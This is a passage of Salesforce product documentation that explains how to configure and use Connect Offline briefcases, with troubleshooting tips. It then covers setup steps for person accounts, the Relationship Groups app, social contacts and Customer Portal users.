A single briefcase configuration can have multiple data sets for the same object and at different levels. For example, you can have an Events parent data set and an Events child data set under Leads.

After creating a briefcase configuration, define its data sets to specify the records that users can access in Connect Offline if that briefcase configuration is assigned to their profile. To define the data sets for a briefcase configuration:

1. Click **Desktop Administration** > **Offline Briefcase Configurations**, and click the name of the briefcase configuration you want to modify.
2. In the Data Sets related list, click **Edit**.
3. From the Data Sets page, you can:
   - Add a data set.
   - Remove a data set by selecting the data set you want to remove and clicking **Remove**.
   - Edit a data set by selecting the data set you want to edit in the hierarchy. The right pane displays the filters for that data set.

   As you define and modify the data sets, Salesforce automatically saves your changes.

4. In the Test Data Size section, select a user and click **Estimate Data Size** to estimate the amount of data the data sets will synchronize to a user's briefcase. Larger data sets take longer to synchronize and consume more disk space on users' computers.

   Note: The `Select a user` field defaults to the name of the user currently logged in; however, it is important to test the data size for users who will actually be assigned to the briefcase configuration for which you are defining the data sets.

   When the test completes, the Test Data Size section provides data set size summary information, and the data set hierarchy at the top of the page displays the number of records generated by each data set and the size of each data set. Use these statistics to identify data sets that might require additional filtering criteria to reduce the size.

   The test statistics in the Test Data Size section do not automatically refresh if you edit the data sets. Click **Refresh Data Size** to update the test results.

5. Click **Done** when you are finished.

Adding Data Sets

To add a data set:

1. In the hierarchy, select **Data Sets** to create a parent data set, or select an existing data set to create a child data set.
2. Click **Add...**.
3. In the popup window, select the object for the records you want the data set to include. Salesforce lets you create parent data sets for all custom objects and the following standard objects:

   - Accounts
   - Contacts
   - Events
   - Leads
   - Opportunities
   - Products
   - Tasks
   - Users

   For child data sets, the popup window only lists objects that relate to the selected parent data set.

   Note: Salesforce automatically transfers parent records of objects if that type of parent record is anywhere in the data set, even if the parent object is not connected to the child object in the hierarchy.

4. Click **OK**. The data set you created appears in the hierarchy.
5. Optionally, use filters to restrict the records that a parent or child data set includes:

   a. Use the Filter by Record Ownership options to configure Salesforce to automatically synchronize records based on the owner of the record. The possible options are:

      - `All Records`: Salesforce automatically synchronizes all records the user can access.
      - `User's Records`: Salesforce automatically synchronizes all records the user owns.
      - `User's Team's Records`: Salesforce automatically synchronizes all records owned by the user and the user's subordinates in the role hierarchy.
      - `User's Account Team's Records`: Salesforce automatically synchronizes accounts for which the user is an account team member, but does not include accounts owned by the user.

- `User's Opportunity Team's Records`: Salesforce automatically synchronizes opportunities for which the user is an opportunity team member, but does not include opportunities owned by the user.
- `None (Search Only)`: Salesforce does not automatically synchronize any records for this data set.

Salesforce only displays options that relate to the selected data set. For example, selecting an account data set displays the `User's Account Team's Records` option, while selecting an opportunity data set displays the `User's Opportunity Team's Records` option.

If your offline needs for an object require a combination of the available record ownership filters, you can add the same object data set up to four times on the same hierarchy level. For example, a sales manager might want to synchronize his opportunities, opportunities owned by his subordinates, and opportunities for which he is an opportunity team member. In this case, you would add an opportunity data set and select `User's Team's Records`, then add a second opportunity data set at the same level in the hierarchy and select `User's Opportunity Team's Records`. Note that objects with only one ownership filter option cannot be added multiple times at the same level of the hierarchy.

b. Set the filter criteria to automatically synchronize only records that meet specific criteria in addition to the Filter by Record Ownership option you selected. For example, you can set the filter to only include opportunity records with amounts greater than $50,000, or contact records with the title "Buyer." Several $User global variables are available in offline configuration filters.

Click **Add Filter Logic** to change the default AND relationship between each filter.

c. To prevent a single data set from consuming a large amount of memory, select the second radio button under Set Max Record Limit and enter the maximum number of records this data set can transfer to a briefcase. Use the Order By and Sort drop-down lists to specify which records are synchronized if the number of records available is higher than the limit you set.

If the limit is reached, Salesforce synchronizes records in accordance with the Order By and Sort settings. For example, if the settings are Last Modified Date and Descending, Salesforce transfers the most recently modified records and removes the same number of records that were least recently modified.

If you selected the `None (Search Only)` Filter by Record Ownership option, the limit you set does not apply because no records are automatically synchronized.

Tip: Do not use Set Max Record Limit in place of filters. Only use Set Max Record Limit as a safety mechanism, and use filters as the primary means of limiting the number of records in the briefcase. This ensures that your Connect Offline users receive the correct records.

6. Click **Done** when you are finished.

Notes on Data Sets

- Connect Offline users can view opportunity contact roles in their briefcases. To add contact roles to a briefcase, include the contact data set as a child of the opportunity data set in your briefcase configuration.
- Recurring events are not available in Connect Offline.
- Each data set can synchronize a maximum of 5,000 records.
- If you add a custom object containing a custom tab icon to a data set, the look and feel of the custom tab defaults to the Star tab style in Connect Offline.
- Connect Offline does not support the Force.com app menu. If your briefcase configuration synchronizes custom objects, all the tabs for those custom objects are visible when you log into Connect Offline, even if they belong to different apps.

Manually Adding Accounts to Your Connect Offline Briefcase

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To manually add accounts to Connect Offline:	"View" on accounts

If an administrator does not assign a briefcase configuration to your profile, you can click the **Include Offline** button on any account detail page to manually add the account to your Connect Offline briefcase. The next time you synchronize your briefcase, Salesforce transfers the account to Connect Offline, as well as:

- All contacts associated with the account, if you have at least read access to the contacts
- All opportunities associated with the account, if you have at least read access to the opportunities. This includes opportunities that have been shared with you, that are owned by users below you in the role hierarchy, or where you are on the opportunity team. Products and schedules for downloaded opportunities are also included.
- All the custom objects that have a master-detail relationship with the account
- Tasks and events related to the included account, according to these guidelines:
  - ◊ Events dated this month, the past two months, or up to 24 months in the future
  - ◊ All open tasks up to 24 months in the future
  - ◊ Closed tasks with a due date this month, the past two months, or 24 months in the future
  - ◊ Tasks with a blank due date that were created or modified this month or within the past two months

You can manually add up to 100 accounts in your briefcase.

Note: The **Include Offline** button automatically appears on the account detail page for all Connect Offline users assigned to profiles without that do not have briefcase configurations. You do not have to add the **Include Offline** button to account page layouts.

Removing Manually-Added Accounts from Connect Offline

You can remove manually added accounts from your briefcase as follows:

1. From Setup, click **Desktop Integration** > **Connect Offline**.
2. Click **Briefcase Setup**.
3. Select the checkbox next to the account to remove.
4. Click **Remove from Briefcase**.

The next time you synchronize your briefcase, Salesforce removes the account from your briefcase, as well as its related contacts, opportunities, and activities, and custom object records that have a master-detail relationship with the account.

What is Your Default Connect Offline Briefcase Contents?

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Available for an additional cost in: **Professional** Edition

If your user profile does not have an associated briefcase configuration, your default briefcase automatically includes the following:

- All of your contacts (including your private contacts) and read access to related accounts or opportunities
- All contacts associated with the accounts in your briefcase, if you have at least read access to the contacts
- All opportunities associated with the accounts in your briefcase that are either open or have a close date in the current month, the past two months, or up to 24 months in the future if you have at least read access to the opportunities. This includes opportunities that have been shared with you, that are owned by users below you in the role hierarchy, or where you are on the opportunity team. Products and schedules for downloaded opportunities are also included.
- All of your leads up to a maximum of 5000
- All custom object records that have a master-detail relationship with any account, contact, or opportunity that is included in your briefcase
- Your tasks and events, as well as tasks and events related to the accounts in your briefcase, according to these guidelines:
  - ◊ Events dated the past two months or up to 24 months in the future
  - ◊ All of your open tasks up to 24 months in the future
  - ◊ Closed tasks with a due date the past two months or up to 24 months in the future
  - ◊ Tasks with a blank due date that were created or modified this month or within the past two months

Note: For tasks and events that are related to custom objects not available offline, the `Related To` field on the activity indicates that the record is not available in Connect Offline.

If your user profile does not have an associated briefcase configuration, your default briefcase also includes all accounts associated with opportunities you own; however, you can change the account selection in your briefcase to include one of the following options instead:

- Accounts that you manually include
- Accounts related to the activities in your briefcase
- All your accounts

To edit your account selections, edit **Briefcase Setup**.

Troubleshooting Connect Offline

Changing Your Connect Offline Briefcase Account Selection

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Available for an additional cost in: **Professional** Edition

If an administrator does not assign a briefcase configuration to your profile, your briefcase contains the default briefcase contents, which includes accounts that are associated with opportunities you own, accounts that you manually include, and accounts related to your contacts. To change the selection of accounts in your Connect Offline briefcase:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **Desktop Integration** > **Connect Offline**.
   - If you clicked **My Settings**, select **Desktop Add-Ons** > **Connect Offline**.

   .
3. Click **Briefcase Setup**.
4. Click **Edit** next to Briefcase Settings.
5. Choose one of the following options to specify the accounts you want to include in your briefcase:
   - Manually selected — Up to 100 accounts that you manually include by clicking the **Include Offline** button on the account detail page, and accounts related to your contacts.
   - Opportunity-based briefcase — Up to 5000 accounts that are associated with opportunities you own (in addition to accounts that you manually include and accounts related to your contacts). The following restrictions apply:
     - ◊ You must have at least read access to the account.
     - ◊ The opportunity must be open or have a close date in the past two months or up to 24 months in the future.

     Opportunity-based briefcase is the default briefcase configuration.
   - Activity-based briefcase — Up to 5000 accounts related to the activities in your briefcase (in addition to accounts that you manually include and accounts related to your contacts).
   - All my accounts — Up to 5000 accounts you own or where you are on the account team (in addition to accounts that you manually include and accounts related to your contacts).
6. Click **Save**.

Important: If an administrator assigns a briefcase configuration to your profile after you change the selection of accounts in your briefcase, the assigned briefcase configuration overrides your briefcase account selection the next time you synchronize Connect Offline.

Logging in to Connect Offline

Synchronizing Your Briefcase

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Available for an additional cost in: **Professional** Edition

When using Connect Offline with an Internet connection, you can synchronize your briefcase with Salesforce. During synchronization, Connect Offline updates Salesforce to reflect any changes you made to your briefcase records while offline. Connect Offline also updates your briefcase records to reflect any changes in Salesforce since your last synchronization. This ensures that both Salesforce and Connect Offline have the most current records.

Your briefcase automatically synchronizes the first time you log into Connect Offline. When you are using Connect Offline with an Internet connection, you can synchronize your briefcase anytime by clicking **Synchronize Briefcase** in the upper right corner of the browser window.

Data conflicts can occur during synchronization if a user modified an online record that you also modified offline. If updates to a record in your briefcase conflict with updates to a record in Salesforce, Connect Offline displays the Conflict Resolution tool, which allows you to easily resolve the conflicts. If you do not want to resolve the conflicts at that time, click **Cancel** to exit the Conflict Resolution tool. You can return to the Conflict Resolution tool later by clicking the link in the Errors section of the Connect Offline Home tab.

Emptying Your Briefcase

The **Empty Briefcase** link in the upper right corner of the browser window resets Connect Offline to its initial state.

Warning: If you click the **Empty Briefcase** link, Connect Offline deletes all of your briefcase files and settings. Only empty your briefcase if you change the time zone on your computer or if your administrator requests you to do so.

Resolving Connect Offline Conflicts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To view records in Connect Offline:	"Read" on the appropriate type of record such as accounts, contacts, or opportunities
To update records in Connect Offline:	"Create," "Edit," or "Delete" on the appropriate type of record such as accounts, contacts, or opportunities

When you synchronize, data conflicts occur if a user modified the same record in Salesforce that you modified in Connect Offline. For example, a conflict occurs if you change a contact's phone number in Connect Offline and another user changes that contact's address in Salesforce before you synchronize.

When a conflict occurs, Connect Offline displays a conflict resolution tool that enables you to resolve the conflict by identifying the most recent and correct values. The left side of the window displays a list of the records that have data conflicts, while the right side of the dialog box displays the fields that have conflicting data for the record you select in the left side.

To use the conflict resolution tool:

1. In the left pane, use the drop-down list to choose whether to display records in a tree or list view, then choose the record that you want to resolve.
2. In the right pane, use the drop-down list to choose whether to display all fields on the record or only those that have conflicting data, then select the radio button next to the correct value.
3. If necessary, click the pencil icon () and manually enter the value you want to save.

   Note: The pencil icon is not available for read-only fields on some objects, such as products on opportunities.

4. Repeat these steps for each record listed in the left pane. When you have selected a value to resolve the conflict, the status of the record in the left pane displays a green check.
5. Click **Submit** when you have finished making selections for all records in conflict.

When working with the conflict resolution tool, note the following:

- If you choose not to resolve your data conflicts at this time, click **Cancel**. You can continue to work in Connect Offline, but the conflict resolution tool displays whenever you synchronize your data.
- Connect Offline lets you enter values that violate validation rules; however, such validation rule violations appear as data conflicts in the conflict resolution tool.

  The conflict resolution tool displays only one violation at a time. If a record violates multiple validation rules, resolve and synchronize each violation separately.
- The field values on some objects, such as products on opportunities, are read only in the conflict resolution tool; however, you can change these values as follows:

1. Switch to the tree view in the left pane.
2. Select the deepest branch after expanding all the branches.
3. Choose the `Your Values` radio buton to save the Connect Offline values, or the `Salesforce Values` radio button to save the ones on the server instead. The values of the read-only fields change accordingly.
4. Click **Submit**.

   If you click **Submit** without choosing an option, Connect Offline stores the value on the client for any read-only values in conflict resolution.

Working with Connect Offline

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Available for an additional cost in: **Professional** Edition

User Permissions Needed	
To view records in Connect Offline:	"Read" on the appropriate type of record such as accounts, contacts, or opportunities
To update records in Connect Offline:	"Create," "Edit," or "Delete" on the appropriate type of record such as accounts, contacts, or opportunities

The following tabs and features are available in Connect Offline. The tabs you see may differ if your administrator renames any Salesforce standard tab names or adds custom objects to your briefcase configuration.

Home Tab

- View, create, modify, or delete your events and tasks except multi-person events
- Update or empty your briefcase contents
- Synchronize, search, and view recent items in the sidebar
- Expand the Briefcase Info section to see the number of records you have in Connect Offline for each object, and the number of records that you have modified since your last synchronization.

  Note: The list of modified records in Briefcase Info does not include deleted records. Also, search results do not include long text area fields like account **Description**.

- Click the icons below the calendar to display different views of activities
- To launch the Conflict Resolution tool, click the "You have conflicts to resolve" link when it displays in the sidebar.

Accounts Tab

- View your recent accounts on the accounts home page
- Select a standard list view to list the offline accounts
- View, create, modify, or delete accounts
- View, create, modify, or delete person accounts. This feature is available in Connect Offline version 3.5.2.13 or later.

- View, create, modify, or delete custom objects associated with offline accounts
- Link contacts, opportunities, and activities to offline accounts
- Use your organization's record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)
- Update records to which you have edit access. Your Briefcase may include some records that are read only depending on the records' sharing settings.

Relationship Groups Tab

- Track the familial and professional roles of different relationship group members
- Assign primary and secondary designations to the two most important members of a relationship group
- View roll-up related lists of all activities for the members of a relationship group
- View roll-up related lists of the custom objects that are related to the accounts in a relationship group

Note: This feature is available in Connect Offline version 3.5.2.13 or later. Related lists on the relationship group detail page are not available in Connect Offline.

Contacts Tab

- View your recent contacts on the contacts home page
- Select a standard list view to list the offline contacts
- View, create, modify, clone, or delete contacts
- View, create, modify, or delete custom objects associated with offline contacts
- Link activities to offline contacts
- Use your organization's record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)
- Update records to which you have edit access. Your briefcase may include some records that are read only depending on the records' sharing settings.

Opportunities Tab

- View your recent opportunities on the opportunities home page
- Select a standard list view to list the offline opportunities
- View, create, modify, clone or delete opportunities
- View, create, modify, or delete custom objects associated with offline opportunities
- Associate activities and contact roles to offline opportunities
- Add and update contact roles, products, and schedules, and change the price book for an opportunity
- Use your organization's record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)
- Update records to which you have edit access. Your briefcase may include some records that are read only depending on the records' sharing settings.

Leads Tab

- View your recent leads on the leads home page
- Select a standard list view to list the offline leads
- View, create, modify, or delete leads depending on sharing settings

Note: Changes made to leads in Connect Offline do not trigger assignment rules.

- Link activities to offline leads
- Use record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)

Note: Leads and custom object records are only available in Connect Offline 2.0 and later, which is indicated by the briefcase icon you use to launch the application.

Notes on Working with Connect Offline

Consider the following when using Connect Offline:

- Multi-person events are visible in Connect Offline but you can't create or edit them. If you have been invited to an event, but are not the organizer, you can'tmodify or delete that event offline.
- Automatically generated fields such as formula fields and auto-number fields are not available in Connect Offline.
- Related lists in Connect Offline do not display lookup fields.

What is Your Default Connect Offline Briefcase Contents?
Logging in to Connect Offline
Troubleshooting Connect Offline

Troubleshooting Connect Offline

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions Available for an additional cost in: **Professional** Edition

Review the following common situations and solutions to troubleshoot Connect Offline issues.

Activities

Unable to edit the record associated with an activity offline

While you may be able to change the record associated with a task or event in Salesforce, the `Related To` field on an activity is only available in Connect Offline when the related record is available offline. For example, if an event is associated with an account that is not in your Briefcase, you will not be able to change the account on the event using Connect Offline.

`Visible in Self-Service` field is not available offline

While you may see this field in your activity page layouts using Salesforce, it is not visible from Connect Offline because the field indicates if an activity is associated with a case and cases are not available in Connect Offline.

Unable to update group events in Connect Offline

Multi-person events are visible in Connect Offline but you can't create or edit them. If you have been invited to an event, but are not the organizer, you can'tmodify or delete that event offline.

Briefcase Contents

Unable to edit some records in my briefcase

Depending on your briefcase settings, records are read only if they are available offline only because they are associated with records that are included offline due to your briefcase settings. For example, if you have selected an opportunity-based briefcase, some accounts will be read only offline even though they are not related to an opportunity, but because they are related to a contact in your briefcase.

Briefcase exceeds limit

Read only records that are included by association with other records in your briefcase do not count toward your limits. For example, the maximum number of accounts you can include is 5000 but your briefcase may contain 5200 if you have 200 accounts included because they are related to other records in your briefcase.

Browsers

Windows XP SP2 displays a warning banner in Connect Offline

To prevent the warning banner from displaying, modify your Internet Explorer settings as follows:

1. Launch Internet Explorer.
2. Click the **Tools** menu and choose **Internet Options**.
3. Select the **Advanced** tab.
4. Locate the Security section.
5. Enable `Allow active content to run in files on My Computer`.
6. Click **Apply**.
7. Click **OK**.

Unable to download and install Connect Offline using Firefox

Although other browsers are supported in Salesforce, you must use Internet Explorer to download and install Connect Offline.

Receiving error that says "A connection with Salesforce could not be established to update your Connect Offline."

This message can appear in the following scenarios:

- Your computer is configured to use a proxy server to connect to the Internet that requires authentication. This connection is made automatically using Single Sign-On or another manner to authenticate where you do not have to enter a username or password to connect to the Internet.
- Your computer is behind a firewall
- Your computer is actively running antivirus software

Conflict Resolution

Unable to choose fields in conflict resolution

The field values on some objects, such as products on opportunities, are read only in the conflict resolution tool; however, you can change these values as follows:

1. Switch to the tree view in the left pane.
2. Select the deepest branch after expanding all the branches.
3. Choose the `Your Values` radio buton to save the Connect Offline values, or the `Salesforce Values` radio button to save the ones on the server instead. The values of the read-only fields change accordingly.
4. Click **Submit**.

   If you click **Submit** without choosing an option, Connect Offline stores the value on the client for any read-only values in conflict resolution.

Conflict resolution prompts me to create a new record or retry

Your sharing settings may have changed. If you have access to perform the action, click **Retry**. Otherwise, create a new record in Connect Offline.

Cannot change value of dependent picklist in conflict resolution tool

When resolving conflicts for a dependent picklist field, you cannot change the picklist value of the conflicting field. To resolve these types of conflicts, select whether to apply the Salesforce value or the Connect Offline value.

Note: In offline mode, if a dependent picklist's controlling field is hidden by field-level security, the information icon for the dependent picklist displays the controlling field's API name rather than the label name.

Fields

Unable to see lookup fields in Connect Offline related lists

Related lists in Connect Offline do not display lookup fields.

Unable to see custom formula fields and auto-numbers in Connect Offline

Automatically generated fields such as formula fields and auto-number fields are not available in Connect Offline.

Auto-number fields do not generate in Connect Offline

When you create a record in Connect Offline that increments an auto-number field, Connect Offline displays a label for that field while you are using Connect Offline. When you synchronize, Salesforce inserts the next unique number in the field.

Home Tab

Record count is wrong in Home tab list of modified records

In the sidebar, the list of modified records in briefcase Info does not include deleted records.

Installation

What gets installed?

Connect Offline installs SForceDB.exe, which runs continuously in the background and hosts the Connect Offline database.

Unable to install Connect Offline

Connect Offline requires Salesforce to install components that edit the registry on your computer. If your organization imposes security that prevents you from editing the registry, log in as the administrator of your machine before installing these components or contact your IT department for assistance.

Can I do mass deployments of Connect Offline?

Yes, you can perform system-wide deployments.

How can I tell what Connect Offline version my users have?

Each user's Connect Offline version is listed in the Login History.

Leads

Unable to see leads in Connect Offline

Leads are only available in Connect Offline 2.0 and later. If you are using Connect Offline 2.0 or later, you will launch the application using this icon: . To upgrade Connect Offline:

1. Synchronize your data in Connect Offline.
2. Optionally, remove the previous installation of Connect Offline using Add/Remove Programs in the Windows Control Panel.
3. Install Connect Offline. by going to the Connect Offline page in your personal settings.
4. Synchronize your data in Connect Offline.

Check to make sure you have the appropriate user permissions to view leads.

Lead assignment rules do not appear to be working

Leads created in Connect Offline will not be automatically assigned based on lead assignment rules. Once connected to Salesforce again, assign them by doing a mass transfer of records.

Multicurrency Display Differences

Opportunity amounts display a fractional difference

If your organization has enabled multicurrency, and the currency used for an opportunity is different from the corporate currency, a small display difference may be observed. The converted amount you see in the offline opportunity detail page may be off by a cent or two as compared to the same page in the Salesforce application. There is no error in the actual stored value.

Relationship Groups

Unable to see the Relationship Groups tab in Connect Offline

The Relationship Groups tab is only available if the Relationship Groups AppExchange package is installed in the Salesforce organization with which you synchronize Connect Offline.

Search

Search results are missing fields

Search results do not include long text area fields such as account `Description`.

Timeouts, Timestamps, and Time Zones

The timestamps of files updated in Connect Offline do not appear as expected

For records that you create or update in Connect Offline, the `Created By` and `Modified By` fields reflect the time on your PC, even after synchronization.

Activities that you create in Connect Offline reflect the time you enter and the time zone of your PC. During synchronization, Salesforce converts the activity times to the time zone set in your Salesforce personal information.

If you change the time zone on your computer, empty and synchronize your briefcase to reflect the change in Connect Offline.

Connect Offline times out when synchronizing large data sets

Edit the `HttpTimeout` registry setting in `HKEY_LOCAL_MACHINE\SOFTWARE\salesforce.com\Offline2`. The default is 360 seconds.

Editing Stay-in-Touch Settings

Available in: **All** Editions except for **Database.com**

To set your preferences for requesting contact information updates:

Note: If your organization uses person accounts, person accounts are also affected by these settings. For more information, see What is a Person Account? on page 755.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left side of the page, click **Email** > **My Stay-in-Touch Settings**.
3. Choose Yes for `Automatic Bcc` to receive copies of your sent Stay-in-Touch emails. This option is only available if your organization has not enabled compliance BCC emails.
4. Enable the reminder if you would like to be prompted to send a Stay-in-Touch request whenever you save a new contact.
5. Enter a default subject for the email.
6. In the note area, enter a message to the recipient.
7. In the signature area, enter a signature with your contact information.
8. Use the merge fields area at the top of the page to display available merge field values, which you can copy and paste into the subject, note, or signature boxes as needed.
9. Click **Save**.

SET UP AND MAINTAIN SALES TOOLS

Welcome, Salesforce Administrators

Use this documentation set to get Salesforce and its features configured, so your users can become successful selling to their customers using Salesforce. You'll find that this documentation goes straight into the tasks you need to complete, based on your organization's needs. This documentation, however, doesn't include feature-specific concepts. For those, you can refer to the documentation set for users, *Sell to Your Customers*.

We hope these two sets of documentation provide the complete content you need to get your users up and running with Salesforce. If you need further support, contact salesforce.com Customer Support.

ADMINISTERING PEOPLE AND ORGANIZATIONS THAT USERS SELL TO

ADMINISTERING ACCOUNTS

Enabling Person Accounts

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable person accounts:	"Customize Application"

Note: Person accounts are not enabled by default in Salesforce. To quickly verify whether your organization uses person accounts, see if you have an option to select Person Account as the record type when you create a new account. To request person accounts, check with your administrator.

Before you begin, make sure to:

- Create at least one record type for accounts.
- Grant read permission on contacts for profiles that have read permission on accounts.

- Ensure that the contact sharing organization-wide default is set to "Controlled by Parent."

Once you complete the preliminary steps, contact salesforce.com to enable person accounts and then:

1. From Setup, click **Customize** > **Accounts** > **Person Accounts**.
2. Assign person account record types to profiles that require person accounts.

Note: Person accounts count against both account and contact storage because the API considers each person account to consist of one account as well as one contact. Additional storage might be necessary when you implement person accounts, so you should review your storage usage.

Enabling person accounts is permanent and cannot be reverted. If you are an existing customer, we recommend creating a sandbox to preview how person accounts will affect your organization.

What is a Person Account?

ADMINISTERING RELATIONSHIP GROUPS

Installing and Implementing Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To install apps:	"Download AppExchange Packages"
To configure and deploy installed apps:	"Customize Application"

Obtaining the Relationship Groups Custom App

The relationship groups custom app comes preinstalled in most Salesforce for Wealth Management organizations. If your Salesforce for Wealth Management organization does not have the relationship groups custom app, contact salesforce.com to request it.

Verifying the Installation of the Relationship Groups Custom App

If the relationship groups custom app has been installed in your organization, the Relationship Groups option displays in the Force.com app menu.

In addition, administrators can use the following procedure to verify that the relationship groups custom app was successfully installed:

1. From Setup, click **Create** > **Apps** and verify that the relationship groups custom app is present and has the Managed - Installed icon.
2. From Setup, click **Create** > **Objects** and verify that the relationship group and relationship group member objects are present and each has the Managed - Installed icon.

Configuring the Relationship Groups Custom App

Perform the following implementation tasks to configure the custom app. If the relationship groups custom app came pre-installed with Salesforce for Wealth Management, some of these configurations may already be set in your organization.

Customizing Account Page Layouts

From Setup, click **Customize** > **Accounts** > **Page Layouts**, and remove the following related lists from the appropriate account page layouts:

- Relationship Groups (Primary Account)
- Relationship Groups (Secondary Account)

Customizing Person Account Page Layouts

From Setup, click **Customize** > **Accounts** > **Person Accounts** > **Page Layouts**, and edit the appropriate accountperson account page layouts:

1. In the Related List Section, drag and drop to edit the following related lists:
   - Add **Relationship Group Members**
   - Remove **Relationship Groups (Primary Account)**
   - Remove **Relationship Groups (Secondary Account)**
2. Edit the Relationship Group Members related list as follows:
   - At minimum, include the following fields: `Relationship Group`, `Role`, `Priority`, `Include in Roll-Up`
   - Remove the standard **New** button
   - Add the **Add Account to Relationship Group** button

Setting Context-Sensitive Help for Relationship Groups

By default, the **Help for this Page** links on relationship group pages open help content about custom objects in general. To redirect those links to help topics that specifically describe relationship groups:

1. From Setup, click **Create** > **Objects**.
2. Click **Relationship Group** to open its custom object definition.
3. In the Custom Object Definition Detail section, click **Edit**.
4. For `Context-Sensitive Help Setting`, choose `Open a window using a custom s-control`.
5. For `Custom S-Control`, choose `Relationship Groups Help`.
6. Click **Save**.

Note: Repeat this procedure for the Relationship Group Member custom object. This sets an appropriate context-sensitive destination for the help links on the Relationship Group Member related lists.

Overriding Standard Relationship Group Buttons

To customize the buttons on the relationship group detail page:

1. From Setup, click **Create** > **Objects**.
2. Click **Relationship Group** to open its custom object definition.

3. In the Standard Buttons and Links section, click **Override** next to **New** and replace that button with the `NewHousehold` s-control.

Customizing Relationship Group Search Layouts

To customize the search layouts for relationship groups:

1. From Setup, click **Create** > **Objects**.
2. Click **Relationship Group** to open its custom object definition.
3. In the Search layouts section, click **Edit** to modify the appropriate search layout. At minimum, we recommend setting the following columns for search results:
   - Relationship Group Name
   - Primary Account
   - Secondary Account
   - Last Modified By

Customizing Relationship Group Page Layouts

To customize the layout of the relationship group detail page, from Setup, click **Create** > **Objects**, then click **Relationship Group** to open its custom object definition, then click **Edit** next to the appropriate page layout name. Edit the page layout as follows:

1. Remove the **Clone** button from the detail page.
2. Edit the Open Activities related list as follows:
   - Remove the standard **New Task** and **New Event** buttons
   - Add the custom **New Task** and **New Event** buttons
3. Edit the Activity History related list as follows:
   - Remove the standard **Log a Call**. **Mail Merge**. **Send an Email**, **Request Update**. and **View All** buttons
   - Add the custom **Log a Call**, **Mail Merge**, and **Send an Email** buttons
4. In the Relationship Group Members related list, include the following fields, at minimum:
   - `Relationship Group`
   - `Role`
   - `Priority`
   - `Include in Roll-Up`

Overriding Standard Relationship Group Member Buttons

To customize the buttons on the relationship group member detail page:

1. From Setup, click **Create** > **Objects**.
2. Click **Relationship Group Member** to open its custom object definition.
3. In the Standard Buttons and Links section, click **Override** next to**New** and replace it with **Edit** buttons with the `Edit Household Members` s-control.

After configuring the relationship groups custom app, verify that a Relationship Groups option displays in the Force.com app menu.

Note:

- In some cases, the custom app and its custom objects may have the label "Households" instead of "Relationship Groups" throughout. Whatever the labels are, they cannot be changed because the app is a managed package.
- Installing the Relationship Groups custom app may cause an error if your organization has fewer than 21 account records. You may ignore this error and continue the installation process.
- For all installations, the API names of the custom objects begin with the namespace prefix `household__`.
- The Relationship Group Member object is only supported in API version 11.0 and later.

Testing the Relationship Groups Package

Available in: Salesforce for Wealth Management

User Permissions Needed	
To install apps:	"Download AppExchange Packages"
To configure and deploy installed apps:	"Customize Application"

The relationship groups managed package provides unit tests that run when you install the package in your sandbox or production organization. In some cases, a component like an Apex trigger, validation rule, workflow rule, or custom field prevents the unit tests from completing successfully.

If the unit tests fail, do the following before running the tests again:

- Install the latest version of the relationship groups managed package. The functionality of the new version is the same as the older version except the unit tests have been enhanced. Contact salesforce.com and request the latest version of the package (not available on the AppExchange).
- Deactivate components that prevent account, household, or household member objects from being edited or deleted. Apex triggers are a common cause of failed unit tests.

  To ensure the relationship groups package runs successfully in your organization, the unit tests attempt to edit and delete some account, household, and household member objects. These tests do not permanently modify your organization's data. If a platform element prevents these objects from being edited or deleted, the unit tests fail.

CONFIGURING CONTACTS

Enabling and Configuring Social Accounts and Contacts

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Contacts available in: **All** Editions except **Database.com**

Leads available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Data.com Clean available in: **Developer**, **Enterprise**, and **Professional** editions

Data.com Clean available for an additional cost in: **Unlimited** Edition

Social Key available in: in: **Developer**, **Enterprise**, and **Professional**, and **Unlimited** editions

User Permissions Needed	
To enable, configure, or disable Social Accounts and Contacts:	"Customize Application"

Enable Social Accounts and Contacts so your users can keep up to date on their accounts', contacts', and leads' social information—right within Salesforce. After you enable the feature, select the networks your organization can use. Your organization's users can also configure Social Accounts and Contacts for their own use: they can turn the feature on and off and select the networks they want.

If your organization also uses Data.com Social Key (Beta in Summer '13), enable that feature to get your contacts' and leads' social handles automatically when you run Clean jobs.

Note: The Social Accounts and Contacts feature is enabled by default for organizations created after the Spring '12 release. If your organization was created before that, you need to enable the feature yourself.

1. From Setup, click **Customize** > **Social Accounts and Contacts** > **Settings**.
2. Select **Enable Social Accounts and Contacts**.
3. Select the social networks that your organization can use. By default, all social networks are selected.
4. Click **Save**.
5. Let your users know they can configure Social Accounts and Contacts for their individual use.

Enable Social Key if your organization will use it.

Administering Enhanced Contacts

Enabling the Customer Portal for Contacts and Person Accounts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Customer Portal users, or to log in as a portal user:	"Edit" on the account associated with the Customer Portal user AND "Edit Self-Service Users"

To allow a customer to access your Salesforce Customer Portal, you must enable the customer's contact or person account record as a Customer Portal user. You can either disable or deactivate Customer Portal users at any time.

To enable the Customer Portal for a customer:

1. Click **Manage External User** and choose **Enable Customer User** from the drop-down button on the contact or person account detail page.
2. Verify the general information and locale settings, and enter any missing information. Note that the customer's `Username` defaults to his or her `Email`.
